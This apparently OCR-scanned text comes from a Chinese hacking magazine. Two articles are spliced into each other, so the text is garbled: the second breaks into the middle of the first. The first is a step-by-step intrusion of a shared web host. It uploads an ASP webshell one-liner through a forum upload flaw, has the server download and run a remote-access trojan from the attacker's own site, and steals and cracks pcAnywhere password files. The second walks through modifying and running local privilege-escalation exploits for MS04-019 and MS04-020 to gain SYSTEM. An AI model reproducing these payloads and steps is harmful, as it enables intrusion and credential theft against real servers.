在网站上转了几圈，发现该网站的动网论坛已经由低版本升级到了最新的7.0 SP2，彻底杜绝了上传漏洞，而且这个网站的整站程序是由后台动态页面产生前台静态HTML页面，根本没有SQL注射的机会，转来转去还是一无所获！拿起扫描器，对这台主机进行了一番扫描，只发现了几个常见端口，几乎没有利用的可能。徘徊了好长时间，还是别死钻牛角，想点别的办法来入侵吧！

既然正面来不行，那就拐弯搞一次。据我估计，这个网站所在的主机一定是台虚拟主机，提供Web空间出售，其中肯定还有别的网站，而这些网站十有八九存在当前最热门的动网论坛，嘿嘿！如果存在动网论坛是7.0 SP2以下的版本，那么就可以上传ASP木马，然后……越想越带劲，抓紧时间干。

脚本小子：2004年第9期黑防上开始出现以“旁注”为内容的文章，实际上就是利用虚拟主机的特点，先利用注入漏洞入侵同一服务器上目标站点“旁边”的主机，然后再迂回攻击目标，这样的入侵思路在最近的网络攻击事件中非常盛行。

步骤1：探测虚拟主机中的其他网站

要探测虚拟主机中的其他网站，在有些朋友看来好象有点不可能，其实只要借助网站http://whois.webhosting.info就可以了！它是一家提供高级WHOIS服务的网站，可以对域名IP等进行WHOIS查询，从而发现其中的大量信息。

小常识 WHOIS服务是查询目标IP上有多少个域名指向，并且能查出这些域名的详细注册信息。这里给大家推荐一款小工具，非常方便而且整合了很多相关功能：桂林老兵网络信息综合查询工具，本期光盘有收录，大家可以试试它的功能。

接下来对目标主机http://www.xx.com进行探测，在

"Enter a domain name or an IP Address in the search box below:"中填写地址 http://www.***.com再查询，可以看到查到了这个主机上存在75个域名开放的情况（如图1所示），呵呵！看来这个空间主机还赚了不少钱呢！




图1

打开这75个域名进行浏览，果然发现其中一个网站www.yyy.com存在一个低版本的动网论坛，这下好办了，开始上传ASP木马！

步骤2：上传ASP木马

动网文件上传漏洞的相关工具非常多，我这里用浪客联盟的工具 DVbbs Exploit。在URL中填写上传文件的具体URL地址 www.yyy.com/bbs/upfile.asp，上传路径中填写"data（即保存论坛数据库的文件夹）"，在文件名填写1.asp，然后在木马内容中复制冰狐浪子网页木马的内容：<SCRIPT RUNAT=SERVER LANGUAGE=JAVASCRIPT>eval(Request.form('heidan')+'')</SCRIPT>，注意："heidan"是我设置的连接密码，如图2所示。




图2

上传成功后，得到的木马地址是：www.yyy.com/bbs/data/1.asp。

步骤3：系统探测

已经成功上传了冰狐浪子网页后门，那么来探测一下这台主机的基本情况吧！打开控制页面Icyfox007.htm，填写木马地址www.yyy.com/bbs/data/1.asp和密码"heidan"进行简单的探测。结果发现该主机存在5个盘，D盘存有客户网站资料，已经被NTFS严格限制权限，无法浏览；而F盘是系统盘，由于管理员不太重视，所以ASP后门对它有写、读等权限，那我就不客气了，向虚拟主机的主机权限进发！

我配置了一个灰鸽子服务器端Server.exe，上传到我的网站http://zzz.com下，得到下载地址Http://zzz.com/server.exe，下面来把它上传到主机上。使用冰狐浪子网页后门的上传文件功能，在"Input URL"中填写木马的下载地址http://zzz.com/server.exe，在"Input Path"中填写本地生成的具体路径名：c:\1.exe，提示上传功能！再利用冰狐浪子网页后门的运行程序功能，在"Input Path"中填写木马的路径c:\，在"Input Name"中填写木马名1.exe，然后运行！等了好长一会时间，提示：运行失败！没看错吧？我又尝试运行了几次，都是提示运行失败！

没办法，换个后门试试，又尝试上传了几个别的后门程序，结果都提示运行失败，看来十有八九这台主机安装了非常厉害的杀毒软件。经过后门的"环境探测"，证实了我的猜想，果然在F盘下发现了KV2003的字眼，难怪！

但是同时也验证了那句老话：山穷水尽疑无路，柳暗花明又一村。因为我同时看见在KV2003旁边出现了字眼 f:\Program Files\Symantec\pcAnywhere（如图3所示），这是远程管理软件PcAnywhere的安装路径。只要把PcAnywhere的密码文件得到，进行破解，那么就可以顺利的拿下这台主机了！




图3

步骤4：下载密码文件并破解

PcAnywhere的密码文件是以"cif"结尾的，通常保存在f:\Program Files\Symantec\pcAnywhere下，但这样不太好找，有个小诀窍，只要进入到f:\Documents and Settings\AllUsers\Application Data\Symantec\pcAnywhere\下，即可轻松发现密码文件。我利用冰狐浪子网页后门的"浏览目录"功能进入到其路径下，果然发现了"cif"密码文件，再利用冰狐浪子网页后门的下载功能，顺利将其下载到本地文件夹中（如图4所示）。幸亏管理员设置的系统F盘可操作，否则这次提升权限的操作可就失败了。

破解Pcanywhere密码的工具非常多，例如PcAnyWhereCrack、PcanywherePWD等等，我比较喜欢

适合读者	入侵爱好者
前置知识	C语言基本语法
难度等级	低

修改Exploit
体验本地权限提升的乐趣

文/图　光仔

漏洞就像9月的雨一样，短短的一个月里就冒出了好几个！各大安全网站都不断在头条中报道最新的漏洞消息，热度不亚于奥运，但是这些漏洞中，真正能为菜鸟们服务的却是少之又少，真希望自己早日成为一只大鸟。可喜的是在这些漏洞中，MS04-019和MS04-020这2个缓冲区溢出漏洞能够方便的被我们利用。

小知识　何谓缓冲区溢出？

缓冲区溢出（Buffer Overflow）是计算机安全的头号公敌，据报道，有50%以上的安全漏洞和缓冲区溢出有关。C/C++语言对数组下标访问越界不做检查，是引起缓冲区溢出问题的根本原因。缓冲区溢出大致又可分两类，一类是堆溢出（Heap Overflow），一类是栈溢出（Stack Overflow），MS04-020漏洞就是堆溢出。

MS04-019

下面我们先看看MS04-019漏洞和MS04-020漏洞的庐山真面目吧！MS04-019漏洞是工具管理器中的漏洞可能允许执行代码，漏洞全名是Microsoft Utility Manager本地权限提升漏洞，它对现在的Windows 2000系统都有效，除非打上了最新的补丁。成功利用此漏洞的攻击者可以完全控制受影响的系统，其中包括 安装程序 查看、更改或删除数据 或者创建拥有完全权限的新帐户等。

这个漏洞只能用于本地权限提升，不能用于远程权限提升，真可惜！不过Microsoft Utility Manager，也就是Windows 2000的工具管理器是默认安装的，所以影响范围很大！虽然不能用来远程入侵别人的电脑，但是当你忘了自己的管理员密码时，它就能派上用途了！

因为是菜鸟的缘故，所用的Exploit是大鸟写好的，可惜的是Exploit并不支持中文（如图1所示），但是不难




图4

PcanywherePWD，图形化界面，很容易上手。打开PcanywherePWD，选择下载到的密码文件，点"解密"，即可得到Pcanywhere的用户名和密码，如图5所示。




图5

小知识

PcAnyWhere是首屈一指的远程遥控软件，安全性高、操作简易且可自定符合需要的规格。但它的账户信息是存储在cif或者chf文件中的，拿到文件就能破解它的密码——不过11.0版以上的PcAnyWhere已经解决了这个问题，使用现有的密码破解工具是不能读出密码的。

步骤5：连接主机

在网上下载了Pcanywhere，安装完毕，添加被控主机，在工具拦中选择"主控端"，再选择其中的"添加主控端"，打开设置面板，在"连接信息"标签中选择"TCP/IP"，在"设置"标签下的填写目标主机IP地址，设置完毕，双击添加成功的控制端进行连接！连接上后，提示输入密码和用户，填写已经破解到的密码和用户名，顺利进入主机！

至此，一次拐弯入侵虚拟主机的过程结束，这次过程主要是利用了http://whois.webhosting.info对主机的域名探测，然后使用了Pcanywhere的破解程序，最后获得权限。关键是WHOIS查询发挥出了大作用，管理员在防入侵的过程中也要考虑它哦！

发现，添加中文并不难。




图1

下面我们先来享受一下改造天兵神器的乐趣，需要修改的代码如下:

```
lang[] = {
{ 0x0c,"Gestionnaire d'utilitaires","aide de Windows","Ouvrir" }, /* French */
{ 0x09,"Utility manager","Windows Help","Open" },/* English */
/* "French" 在下面的语言数据组中，排列第12，12在16进制中就是c。"English" 就是排列第9。所以"Chinese" 就是4了! 得出中文的格式是: "0x04," 辅助工具管理器","Windows 帮助","打开"},/* Chinese */" */
};
void print_lang(int id)
{
char *lang_list[] = {"Neutral","Arabic","Bulgarian","Catalan","Chinese","Czech","Danish","German","Greek","English","Spanish","Finnish","French","Hebrew","Hungarian","Icelandic","italian"……
```

代码修改之后就是:

```
lang[] = {
{ 0x0c,"Gestionnaire d'utilitaires","aide de Windows","Ouvrir" }, /* French */
{ 0x09,"Utility manager","Windows Help","Open" },/* English */
{ 0x04,"辅助工具管理器","Windows 帮助","打开"},/* Chinese */
```

最后一步就是把源代码编译(用VC编译的话很简单，只需要点击几下就行了，这部分忽略)。经过改造的神兵终于诞生了！还等什么？利用程序。

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.
C:\WINNT\system32>whoami
X\Chobit
```

可以看到这个Chobit用户只有User权限，但是不久就可以得到SYSTEM权限的！好，我们来吧！按下WIN(就是Ctrl和Alt中间那个)+U组合键，启动"辅助工具管理器"，然后在CMD窗口中运行我们刚修改好的神兵。接着程序会提示找不到某个文件，询问是否手动查找并运行。我们选择"是"，并输入"CMD"，按"打开"，就可以运行另一个CMD了！看看这个CMD有什么特别？输入whoami，返回信息:

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>whoami
NT AUTHORITY\SYSTEM
```

看！这个CMD是拥有SYSTEM权限的，下一步想做什么就做什么吧！整个漏洞利用过程中只是按部就班地取得SYSTEM权限。不过在改造天兵神器这一幕中，我们充分发掘并发挥了Exploit编写者留下的智慧，看来大胆尝试和不断创新依然是黑客的必备素质，广大的菜鸟们要好好地努力哦！

MS04-020

这个漏洞是Posix中允许执行代码，全名是Windows POSIX子系统权限提升漏洞，影响现在的所有Windows NT和Windows 2000系统。成功利用此漏洞的攻击者可以完全控制受影响的系统，其中包括安装程序; 查看、更改或删除数据; 或者创建拥有完全权限的新账户等。

小知识 POSIX系统是什么？漏洞是如何产生的？

Microsoft的POSIX系统由一个Psxss的进程负责处理，Posix.exe运行起来的程序会通过LPC来和Psxss通讯，Psxss进程的权限是SYSTEM。很不幸的是，Posix.exe传递给Psxss的数据中，如果包含过长的字符串会导致Psxss的一个堆栈溢出，如果精心构造这些字符串，就会得到SYSTEM权限的控制权。

跟MS04-019漏洞一样，MS04-020漏洞不能用于远程入侵，但是我们不会放弃任何一个能够拿到SYSTEM权限的机会，况且MS04-020漏洞利用起来非常方便，因为Exploit都是大鸟们提供的，我们要做的就是编译Exploit并使用。好了，我们一起来吧！

现在我以一个普通用户登录计算机并打开一个CMD窗口:

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>whoami
X\Chobit
```

然后输入正确的溢出程序路径，使用简单参数就能溢出了:

```
C:\cd tools
C:\tools\exploit.exe
Microsoft Windows POSIX Subsystem Local Privilege Escalation Exploit(1
By bkbll (bkbll#cnhonker.net,bkbll#tom.com) http://www.cnhonker.com/
